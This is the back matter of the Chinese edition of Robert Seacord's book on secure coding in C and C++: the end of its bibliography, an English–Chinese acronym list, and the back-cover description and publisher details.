- [Meyer 88] Meyer, B. *Object-Oriented Software Construction*. New York, NY: Prentice-Hall, 1988.
- [Meyers 98] Meyers, S. *Effective C++: 50 Specific Ways to Improve Your Programs and Designs*, 2nd ed. Reading, MA: Addison-Wesley, 1998.
- [Meyers 04] Meyers, R. Security TR Editor's Report (December 1, 2004). <http://www.open-std.org/jtc1/sc22/wg14/www/docs/n1089.pdf>.
- [Miller 99] Miller, T. C., and T. de Raadt. strlcpy and strlcat—Consistent, Safe, String Copy and Concatenation. In *Proceedings of the FREENIX Track. 1999 USENIX Annual Technical Conference*. Monterey, CA, June 6–11, 1999, 175–178. Berkeley, CA: USENIX Association, 1999. http://www.usenix.org/publications/library/proceedings/usenix99/full_papers/millert/millert.pdf.

- [Nelson 91] Nelson, G. *Systems Programming with Modula-3*. Englewood Cliffs, NJ: Prentice-Hall, 1991.
- [Netzer 90] Netzer, R., and B. Miller. On the Complexity of Event Ordering for Shared-Memory Parallel Program Executions. In *Proceedings of the 1990 International Conference on Parallel Processing*. Pennsylvania State University, University Park, PA, August 1–17, 1990, 93–97. University Park, PA: Pennsylvania State University Press, 1990.
- [NIST 02] National Institute of Standards and Technology. Software Errors Cost U.S. Economy \$59.5 Billion Annually (NIST 2002-10) (2002). http://www.nist.gov/public_affairs/releases/n02-10.htm.
- [Nowak 04] Nowak, T. Functions for Microsoft Windows NT/2000 (2004). <http://undocumented.ntinternals.net>.
- [Parasoft 04] Parasoft. Automating C/C++ Application Testing with Parasoft Insure++ (Insure++ Technical Papers) (2004). http://www.parasoft.com/jsp/smallbusiness/tool_description.jsp?product=Insure.
- [Pethia 03a] Pethia, R. D. Cyber Security—Growing Risk from Growing Vulnerability. Testimony Before the House Select Committee on Homeland Security Subcommittee on Cybersecurity, Science, and Research and Development. Hearing on Overview of the Cyber Problem —A Nation Dependent and Dealing with Risk (2003). http://www.cert.org/congressional_testimony/Pethia_testimony_06-25-03.html.
- [Pethia 03b] Pethia, R. D. Viruses and Worms: What Can We Do about Them? Testimony Before the House Committee on Technology, Information Policy, Intergovernmental Relations and the Census. Hearing on Worm and Virus Defense: How Can We Protect the Nation's Computers From These Threats? (2003). http://www.cert.org/congressional_testimony/Pethia-Testimony-9-10-2003.
- [Pfenning 04] Pfenning, F. Lectures Notes on Type Safety. 15-312: Foundations of Programming Languages, Lecture 6. September 16, 2004 (2004). <http://www-2.cs.cmu.edu/~fp/courses/312/handouts/06-safety.pdf>.
- [Pietrek 02] Pietrek, M. Inside Windows: An In-Depth Look Into the Win32 Portable Executable File Format. *MSDN Magazine* 17(2) (February 2002): 80–90. <http://msdn.microsoft.com/msdnmag/issues/02/02/PE/default.aspx>.
- [Pincus 02] Pincus, J. Infrastructure for Correctness Tools (PowerPoint presentation). <http://research.microsoft.com/users/jpincus/uwmrsi00.ppt>.
- [Pincus 04] Pincus, J., and B. Baker. Beyond Stack Smashing: Recent Advances in Exploiting Buffer Overruns. *IEEE Security & Privacy* 2(4) (July/August 2004): 20–27.
- [Pozniansky 03] Pozniansky, E., and A. Schuster. Efficient On-the-Fly Race Detection in Multithreaded C++ Programs. In *Proceeding of the Ninth ACM SIGPLAN Symposium on Principles and Practice of Parallel Programming*. San Diego, CA, June 11–13, 2003, 179–190. New York: Association for Computing Machinery, 2003.
- [Provos 03a] Provos, N., M. Friedl, and P. Honeyman. Preventing Privilege Escalation. In *Proceedings of the 12th USENIX Security Symposium*. Washington, DC, August 4–8, 2003, 231–242. Berkeley, CA: USENIX Association, 2003.
- [Provos 03b] Provos, N. Improving Host Security with System Call Policies. In *Proceedings of the 12th USENIX Security Symposium*. Washington, DC, August 4–8, 2003, 257–272. Berkeley, CA: USENIX Association, 2003.

- [Purczynski 02] Purczynski, W. GNU fileutils—recursive directory removal race condition (Bugtraq Archive) (2002). <http://www.securityfocus.com/archive/1/260936>.
- [Randazzo 04] Randazzo, M. R., M. Keeney, D. Cappelli, A. Moore, and E. Kowalski. Insider Threat Study: Illicit Cyber Activity in the Banking and Finance Sector (2004). http://www.secretservice.gov/ntac/its_report_040820.pdf.
- [Richards 79] Richards, M. and C. Whitby-Strevens. *BCPL: The Language and Its Compiler*. New York: Cambridge University Press, 1979.
- [Richarte 02] Richarte, G. *Four Different Tricks to Bypass StackShield and StackGuard Protection* (2002). <http://www.coresecurity.com/files/files/11/StackguardPaper.pdf>.
- [Richter 99] Richter, J. *Programming Applications for Microsoft*, 4th ed. Redmond, WA: Microsoft Press, 1999.
- [Rivas 01] Rivas, J. M. B. Overwriting the .dtors Section (2001). <http://synnenergy.net/downloads/papers/dtors.txt>.
- [rix 00] rix. Smashing C++ Vptrs. *Phrack*, Volume 0xa, Issue 0x38, 05.01.2000, 0x08[0x10] (2000). <http://www.phrack.org/phrack/56/p56-0x08>.
- [Robertson 03] Robertson, W., C. Kruegel, D. Mutz, and F. Valeur. Run-Time Detection of Heap-Based Overflows. In *Proceedings of the 17th Large Installation Systems Administration Conference*. San Diego, CA, October 26–31, 2003, 51–60. Berkeley, CA: USENIX Association, 2003.
- [Rochkind 04] Rochkind, M. *Advanced UNIX Programming*, 2nd ed. Boston: Addison-Wesley, 2004.
- [Rogers 98] Rogers, L. R. *rlogin(1): The Untold Story* (CMU/SEI-98-TR-017 ADA358797). Pittsburgh, PA: Software Engineering Institute, Carnegie Mellon University, 1998. <http://www.sei.cmu.edu/publications/documents/98.reports/98tr017/98tr017abstract.html>.
- [Ruwase 04] Ruwase, O., and M. S. Lam. A Practical Dynamic Buffer Overflow Detector. In *Proceedings of the 11th Annual Network and Distributed System Security Symposium*. San Diego, CA, February 5–6 2004, 159–169. Reston, VA: Internet Society, 2004. <http://suif.stanford.edu/papers/tunji04.pdf>.
- [Saltzer 74] Saltzer, J. H. Protection and the Control of Information Sharing in Multics. *Communications of the ACM* 17(7) (July 1974): 388–402.
- [Saltzer 75] Saltzer, J. H., and M. D. Schroeder. The Protection of Information in Computer Systems. In *Proceedings of the IEEE* 63, 9 (September 1975), 1278–1308.
- [Savage 97] Savage, S. M. Burrows, G. Nelson, P. Sobalvarro, and T. Anderson. Eraser: A Dynamic Data Race Detector for Multi-Threader Programs. *ACM Transactions on Computer Systems* 15(4) (November 1997): 391–411.
- [Schneier 04] Schneier, B. *Secrets and Lies: Digital Security in a Networked World*. Indianapolis, IN: Wiley, 2004.
- [Scut 01] Scut/Team Teso. Exploiting Format String Vulnerabilities (2001). <http://www.mindsec.com/files/formatstring-1.2.pdf>.
- [Shankar 01] Shankar, U., K. Talwar, J. S. Foster, and D. Wagner. Detecting Format String Vulnerabilities with Type Qualifiers. In *Proceedings of the 10th USENIX Security Symposium*. Washington, DC, August 13–17, 2001, 201–218. Berkeley, CA: USENIX Association, 2001.
- [Shiflet 02] Shiflet, A. B. Error Integer Arithmetic: Signed-Magnitude Representation

- (2002). <http://wofford.info/ecs/ScientificProgramming/Error/IntegerArithmetic/material.htm>.
- [Sindre 00] Sindre, G., and A. Opdahl. Eliciting Security Requirements by Misuse Cases. In *Proceedings of TOOLS Pacific 2000*. Sydney, Australia, November 20–23, 2000, 120–130. Los Alamitos, CA: IEEE Computer Society Press, 2000.
- [Sindre 02] Sindre, G., S. Opdahl, and B. Brevik. Generalization/Specialization as a Structuring Mechanism for Misuse Cases (CD-ROM). In *Proceedings of the Second Symposium on Requirements Engineering for Information Security (SREIS 2002)*. Raleigh, NC, October 16, 2002. Lafayette, IN: CERIAS, Purdue University, 2002.
- [Sindre 03] Sindre, G., D. G. Firesmith, and A. L. Opdahl. A Reuse-Based Approach to Determining Security Requirements. In *Proceedings of the 9th International Workshop on Requirements Engineering: Foundation for Software Quality (REFSQ'03)*. Klagenfurt/Velden, Austria, June 16–17, 2003, 127–136. Essen, Germany: Essener Informatik Beitrage, 2003.
- [Smashing 05] BSD Heap Smashing (2005). http://thc.org/root/docs/exploit_writing/BSD-heap-smashing.txt.
- [Solar Designer 00] Solar Designer (2000). *JPEG COM Marker Processing Vulnerability in Netscape Browsers*. <http://www.openwall.com/advisories/OW-002-netscape-jpeg.txt>.
- [Soo Hoo 01] Soo Hoo, K., J. W. Sudbury, and J. R. Jaquith. Tangible ROI Through Secure Software Engineering. *Secure Business Quarterly* 1(2) (4th Quarter 2001): 1–3.
- [Stein 01] Stein, L. D. *Network Programming with Perl*. Boston: Addison-Wesley, 2001.
- [Sterling 93] Sterling, N. WARLOCK: A Static Data Race Analysis Tool. In *Proceedings of the USENIX Invited Talks: Winter 1993 Technical Conference*. San Diego, CA, January 25–29, 1993, 97–106. San Diego, CA: USENIX Association, 1993.
- [Stroustrup 86] Stroustrup, B. *The C++ Programming Language*. Reading, MA: Addison-Wesley, 1986.
- [Stroustrup 97] Stroustrup, B. *The C++ Programming Language*, 3rd ed. Reading, MA: Addison-Wesley, 1997.
- [Swiderski 04] Swiderski, F., and W. Snyder. *Threat Modeling*. Redmond, WA: Microsoft Press, 2004.
- [Thinking 90] Thinking Machines Corporation. *Getting Started in C*. Cambridge, MA: Thinking Machines Corporation, 1990.
- [Thomas 02] Thomas, D. Cyber Terrorism and Critical Infrastructure Protection. Testimony Before the Committee on House Government Reform Subcommittee on Government Efficiency, Financial Management and Intergovernmental Relations. July 24, 2002.
- [TIS 95] Tool Interface Standard Committee. Tool Interface Standard (TIS) Executable and Linking Format (ELF) Specification, Version 1.2, 1995.
- [Tsai 01] Tsai, T., and N. Singh. Libsafe 2.0: Detection of Format String Vulnerability Exploits. Avaya Labs White Paper, February 6, 2001. <http://www.research.avayalabs.com/project/libsafe/doc/whitepaper-20.pdf>.
- [Tsyrlkevich 03] Tsyrlkevich, E., and B. Yee. Dynamic Detection and Prevention of Race Conditions in File Accesses. In *Proceedings of the 12th USENIX Security Symposium*. Washington, DC, August 4–8, 2003, 243–256. Berkeley, CA: USENIX Association, 2003.
- [Valgrind 04] Valgrind. Valgrind Latest News (2004). <http://valgrind.kde.org>.

- [van de Ven 04] van de Ven, A. New Security Enhancements in Red Hat Enterprise Linux v.3, update 3 (2004). http://www.redhat.com/f/pdf/rhel/WHP0006US_Execshield.pdf.
- [Viega 00] Viega, J., J. T. Bloch, Y. Kohno, G. and McGraw. ITS4: A Static Vulnerability Scanner for C and C++ Code. In *Proceedings of the 16th Annual Computer Security Applications Conference (ACSAC'00)*. New Orleans, LA, December 11–15, 2000, 257–267. Los Alamitos, CA: IEEE Computer Society Press, 2000. <http://www.acsac.org/2000/papers/78.pdf>.
- [Viega 02] Viega, J., and G. McGraw. *Building Secure Software: How to Avoid Security Problems the Right Way*. Boston, MA: Addison-Wesley, 2002.
- [Viega 03] Viega, J., and M. Messier. *Secure Programming Cookbook for C and C++: Recipes for Cryptography, Authentication, Networking, Input Validation & More*. Sebastopol, CA: O'Reilly, 2003.
- [Wagle 03] Wagle, P., and C. Cowan. StackGuard: Simple Stack Smash Protection for GCC. In *Proceedings of the GCC Developers Summit*. Ottawa, Ontario, Canada, May 25–27, 2003, 243–256. <http://zenii.linux.org.uk/~ajh/gcc/gccsummit-2003-proceedings.pdf>.
- [Wallnau 02] Wallnau, K. C., S. Hissam, and R. C. Seacord. *Building Systems from Commercial Components*. Boston: Addison-Wesley, 2002.
- [Watson 04] Watson, G. *Dmalloc—Debug Malloc Library* (2004). <http://dmalloc.com>.
- [Weaver 04] Weaver, N., and V. Paxson. A Worst-Case Worm. *The Third Annual Workshop on Economics and Information Security (WEIS04)*. Minneapolis, MN, May 13–14, 2004. <http://www.dtc.umn.edu/weis2004/weaver.pdf>.
- [Wheeler 03] Wheeler, D. Secure Programming for Linux and Unix HOWTO—Creating Secure Software (2003). <http://www.dwheeler.com/secure-programs>.
- [Wheeler 04] Wheeler, D. A. Secure programmer: Countering buffer overflows (2004). <http://www-106.ibm.com/developerworks/linux/library/l-sp4.html>.
- [Wilander 02] Wilander, J. Security Intrusions and Intrusion Prevention: Vulnerabilities in C and How to Prevent Exploitation. Masters thesis, Linköpings Universitet (Sweden), 2002. http://www.ida.liu.se/~johwi/msc_thesis/index.html.
- [Wilander 03] Wilander, J., and M. Kamkar. A Comparison of Publicly Available Tools for Dynamic Buffer Overflow Prevention. In *Proceedings of the 10th Network and Distributed System Security Symposium*. San Diego, California, February 6–7, 2003, 149–162. Reston, VA: Internet Society, 2003. http://www.ida.liu.se/~johwi/research_publications/paper_ndss2003_john_wilander.pdf.
- [Wilson 95] Wilson, P. R., M. S. Johnstone, M. Neely, and D. Boles. Dynamic Storage Allocation: A Survey and Critical Review. In *Proceedings of the Memory Management. International Workshop IWMM 95*. Kinross, United Kingdom, September 27–29, 1995, 1–16. Berlin, Germany: Springer-Verlag, 1995.
- [Wilson 03] Wilson, M. Generalized String Manipulation: Access Shims and Type Tunneling. *C/C++ Users Journal* 21(8) (August 2003): 24, 26–27, 29–35. <http://www.cuj.com/documents/s=8681/cuj0308wilson/>.
- [Wojtczuk 98] Wojtczuk, R. Defeating Solar Designer Non-Executable Stack Patch (Bugtraq Archive) (1998). <http://www.securityfocus.com/archive/1/8470>.
- [Xie 04] Xie, N., N. R. Mead, P. Chen, M. Dean, L. Lopez, D. Ojoko-Adams, and H. Osman.

SQUARE Project: *Cost/Benefit Analysis Framework for Information Security Improvement Projects in Small Companies* (CMU/SEI-2004-TN-045, ADA431118). Pittsburgh, PA: Software Engineering Institute, Carnegie Mellon University, 2004. <http://www.sei.cmu.edu/publications/documents/04.reports/04tn045.html>.

[Zalewski 98] Zalewski, M. /tmp event logger (repeated in Linux Weekly News) (1998). <http://old.lwn.net/lwn/1998/0319/tmplogger.html>.

[Zalewski 02] Zalewski, M. [RAZOR] Problems with mkstemp() (SecProg Archive) (2002). <http://www.securityfocus.com/archive/98/304208>.



缩 略 语

ABI	Application binary interface (应用程序二进制接口)
ACL	Access control list (访问控制列表)
ACM	Association of Computing Machinery (计算机协会)
AFS	Andrew File System (Andrew文件系统)
ANSI	American National Standards Institute (美国国家标准协会)
AOL	America Online (美国在线)
API	Application programming interface (应用编程接口)
ASCII	American standard code for information interchange (美国标准信息交换码)
ASN	Abstract system notation (抽象系统符号)
ASP	Active server pages (动态服务器网页)
AST	Abstract syntax tree (抽象语法树)
ATM	Automated teller machine (自动存提款机)
BCPL	Basic Combined Programming Language (基本组合编程语言)
BIOS	Basic input/output system (基本输入/输出系统)
BP	Base pointer (基址指针)
BSD	Berkeley Software Distribution (伯克利软件套件)
BSS	Block started by symbol (由符号开始的区块)
CAM++	C/C++ Assessment Module (C/C++评估模块)
CDE	Common desktop environment (公共桌面环境)
CERIAS	Center for Education and Research in Information Assurance and Security (信息保证和安全教育研究中心)
CERT/CC	CERT/Coordination Center (CERT协调中心)
CISC	Complex instruction set computer (复杂指令集计算机)
CMOS	Complementary metal oxide semiconductor (互补型金属氧化物半导体)
CMU	Carnegie Mellon University (卡内基梅隆大学)
CPP	C pre-processor (C预处理器)
CPU	Central processing unit (中央处理单元)
CR	Carriage return (回车)
CRED	C range error detector (C范围错误侦测器)
CRT	C runtime (C运行时)
CSI	Computer Security Institute (计算机安全研究院)

CVS	Concurrent Versions System (并发版本管理系统)
DAG	Directed acyclic graph (有向无环图)
DARPA	Defense Advance Research Project Agency (美国国防部高级研究计划局)
DCOM	Distributed component object model (分布式组件对象模型)
DEP	Data execution prevention (数据执行保护)
DHCP	Dynamic Host Configuration Protocol (动态主机配置协议)
DLL	Dynamic-link library (动态链接库)
EBP	Extended base pointer (基址指针寄存器)
ELF	Executable and link format (可执行和链接格式)
EOF	End of file (文件结束符)
FAT	File allocation table (文件分配表)
FBI	Federal Bureau of Investigation (美国联邦调查局)
FD	Forward pointer (前向指针)
FedCIRC	Federal Computer Incident Response Center (美国联邦计算机事故反应中心)
FTP	File transfer protocol (文件传输协议)
GB	Gigabyte (2 ³⁰ 字节)
GCC	GNU compiler collection (GNU编译器集合)
GDB	GNU debugger (GNU调试器)
GMP	GNU multiple precision (arithmetic library) (GNU高精度算术运算库)
GNU	GNU's Not UNIX! (GNU并非UNIX!)
GOT	Global offset table (全局偏移表)
GPL	General Public License (通用公共许可证)
GUI	Graphical user interface (图形用户接口)
HP-UX	Version of UNIX running on Hewlett-Packard workstations (运行于HP工作站之上的UNIX版本)
HTML	Hypertext markup language (超文本标记语言)
HTTP	Hypertext transfer protocol (超文本传输协议)
IA-32	Intel architecture 32-bit (32位的Intel架构)
IAT	Import address table (导入地址表)
IBM	International Business Machines (国际商业机器公司)
ID	Identification (鉴别)
IE	Internet Explorer (微软互联网浏览器)
IEC	International Electrotechnical Commission (国际电工技术委员会)
IEEE	Institute of Electrical and Electronics Engineers (电气与电子工程师学会)
IIS	Internet information server (微软互联网信息服务器)
IIP	Internet protocol (互联网协议)

IRC	Internet relay chat (互联网多线交谈)
ISBN	International standard book number (国际标准书号)
ISC	Internet Systems Consortium (互联网系统联合会)
ISO	International Organization for Standardization (国际标准化组织)
ISS	Internet Security Systems (互联网安全系统)
IT	Information Technology (信息技术)
ITS4	It's the Software Stupid! [Security Scanner] (软件安全工具)
JDK	Java Development Kit (Java开发工具包)
JNI	Java native interface (Java本地接口)
JPEG	Joint Photographic Experts Group (联合图像专家组)
JSP	JavaServer Pages (Java服务器网页)
LAN	Local area network (局域网)
LF	Line feed (换行)
LHS	Left-hand side (左侧)
LIFO	Last in first out (后进先出)
LSD	Last Stage of Delirium (Research Group) (一个黑客组织)
MC	Meta-level compilation (元级编译)
MDAC	Microsoft Data Access Components (微软数据访问组件)
MFC	Microsoft Foundation Class (微软基础类库)
MIDI	Musical instrument digital interface (音乐设备数字接口)
MIME	Multipurpose internet mail extensions (多用途网际邮件扩充协议)
MIPS	Million instructions per second (每秒百万指令)
MIT	Massachusetts Institute of Technology (麻省理工学院)
MMU	Memory management unit (内存管理单元)
MS	Microsoft (微软公司)
NCS	National Communications System (国家通信系统)
NFS	Network file system (网络文件系统)
NIPC	National Infrastructure Protection Center (国家基础设施保护中心)
NIST	National Institute of Standards and Technology (国家标准和技术研究机构)
NTFS	NT file system (native file system of Windows NT) (NT文件系统, Windows NT本地文件系统)
OS	Operating system (操作系统)
PC	Program counter (程序计数器)
PE	Portable executable (可移植可执行)
PEB	Process environment block (进程环境块)
PID	Process identifier (进程标识符)

PL/SQL	Procedural Language/SQL (过程式语言/SQL)
PLT	Procedure linkage table (过程链接表)
RAM	Random access memory (随机存取内存)
RATS	Rough Auditing Tool for Security (粗略的安全审计工具)
RCSint	Reliable, convenient, and secure integers (可靠、方便且安全的整型)
RDS	Remote data services (远程数据服务)
RFC	Request for comments (请求注解)
RHS	Right-hand side (右侧)
RPC	Remote procedure call (远程过程调用)
RTC	Runtime checks (运行时检查)
RTL	Runtime library (运行库)
RTTI	Runtime type information (运行时类型信息)
RUP	Rational Unified Process (Rational统一过程)
SANS	SysAdmin, Audit, Network, Security (Institute) (系统管理、审计、网络与安全研究院)
SCA	Source Code Analysis (源代码分析)
SCADA	Supervisory control and data acquisition (数据采集与监控系统)
SCIP	Society of Competitive Intelligence Professionals (竞争情报从业者协会)
SDK	Software Development Kit (软件开发工具包)
SEH	Structured exception handling (结构化异常处理)
SEI	Software Engineering Institute (软件工程研究院)
SP	Stack pointer (栈指针)
SDL	Security Development Lifecycle (安全开发生命周期)
SQL	Structured Query Language (结构化查询语言)
SQUARE	System Quality Requirements Engineering (系统质量需求工程)
SSH	Secure Shell (安全Shell)
SSP	Stack-Smashing Protector (栈粉碎保护器)
SUS	Single UNIX Specification (单一UNIX规范)
SVR4	AT&T/USL UNIX System V Release 4 (AT&T/USL UNIX System V第4版)
SWEBOK	Software Engineering Body of Knowledge (软件工程知识体系)
TCP	Transmission control protocol (传输控制协议)
TEB	Thread environment block (线程环境块)
TIS	Tool Interface Standards (Committee) (工具接口标准 (委员会))
TOCTOU	Time of check, time of use (检查时间, 使用时间)
TR	Technical report (技术报告)
TSP	Team Software Process (小组软件过程)
UDP	User datagram protocol (用户数据报协议)

UID	User identifier (用户标识符)
UML	Unified Modeling Language (统一建模语言)
URL	Uniform resource locator (统一资源定位器)
USL	UNIX System Laboratories (UNIX系统实验室)
VEH	Vectored exception handlers (向量化异常处理)
VM	Virtual memory or virtual machine (虚拟内存或虚拟机)
VPN	Virtual private network (虚拟专用网)
WAN	Wide area network (广域网)
WG	Working group (工作组)
XDR	External Data Representation (外部数据表示)
XML	Extensible markup language (可扩展标记语言)



C和C++安全编码

Secure Coding in C and C++

“信息系统的安全性并未随受攻击的数目和程度的增长同步得到改善。为了改变这一现状，必须改进用于创建系统的策略和技术。具体来说，必须从一开始就将安全性构建于系统之内而不是将其作为补救措施附加进来，这正是本书的要旨。这本书向软件开发者详尽展示了如何构建高质量的系统，它们具有更少的漏洞，不易遭受代价高昂或后果严重的攻击。任何开发者在进行重大的项目开发之前都应该阅读本书。”

——Frank Abagnale，作家、讲师、欺诈预防和安全文献领域资深顾问

洞悉软件漏洞的成因，熟知规避之道

通常而言，可利用的软件漏洞都由本可避免的软件缺陷所导致。在分析了过去10年中近18000份漏洞报告后，CERT/CC发现少量的根本原因导致了这些漏洞的产生。本书识别并解释了这些原因，而且展示了预防利用漏洞的步骤。此外，本书还鼓励程序员采用最佳安全实践，并培养安全的开发理念。这不但有助于保护软件免遭当前的攻击，更可使它们免遭将来可能发生的攻击。

基于CERT/CC的报告和总结，Robert Seacord系统地揭示了最可能导致安全缺陷的编程错误，展示了这些缺陷的利用方式，介绍了可能导致的后果，并提供了安全的替代做法。

本书特别讨论了如下技术细节：

- 改善任何C/C++应用程序的整体安全性。
- 抵御利用不安全的字符串操作逻辑的缓冲区溢出和栈粉碎攻击。
- 避免因对动态内存管理函数的不当使用而导致的漏洞和安全缺陷。
- 消除与整数相关的问题，包括整数溢出、符号错误以及截断错误等。
- 正确地使用格式化输出函数，避免引入格式字符串漏洞。
- 避免I/O漏洞，包括竞争条件等。

本书提供了许多针对Windows和Linux的安全代码、不安全代码以及利用程序的例子。如果你负责创建安全的C或C++软件，或者需要保持这类软件的安全性，本书为你提供了详尽的专家级协助。在这方面，其他任何书籍都望尘莫及。

作者简介

Robert Seacord 1982年，Robert Seacord在IBM开始职业编程生涯，1985年开始进行C编程，1992年开始C++编程。Robert目前是SEI CERT/CC的高级漏洞分析师。他还是《Building Systems from Commercial Components》(Addison-Wesley, 2002)和《Modernizing Legacy Systems》(Addison-Wesley, 2003)的合著者。

CERT/CC除了从事其他与安全有关的活动外，还定期分析软件漏洞报告并评估它们对Internet以及其他关键的基础设施造成的风险。在这本书中，除了作者外，另有几位CERT成员也贡献了他们的专家经验。



Addison-Wesley

www.pearsonhighered.com

客服热线：(010) 88378991, 88361066

购书热线：(010) 68326294, 88379649, 68995259

投稿热线：(010) 88379604

读者信箱：hzsj@hzbook.com

华章网站 <http://www.hzbook.com>

网上购书：www.china-pub.com

封面设计：王健敏



定价：45.00 元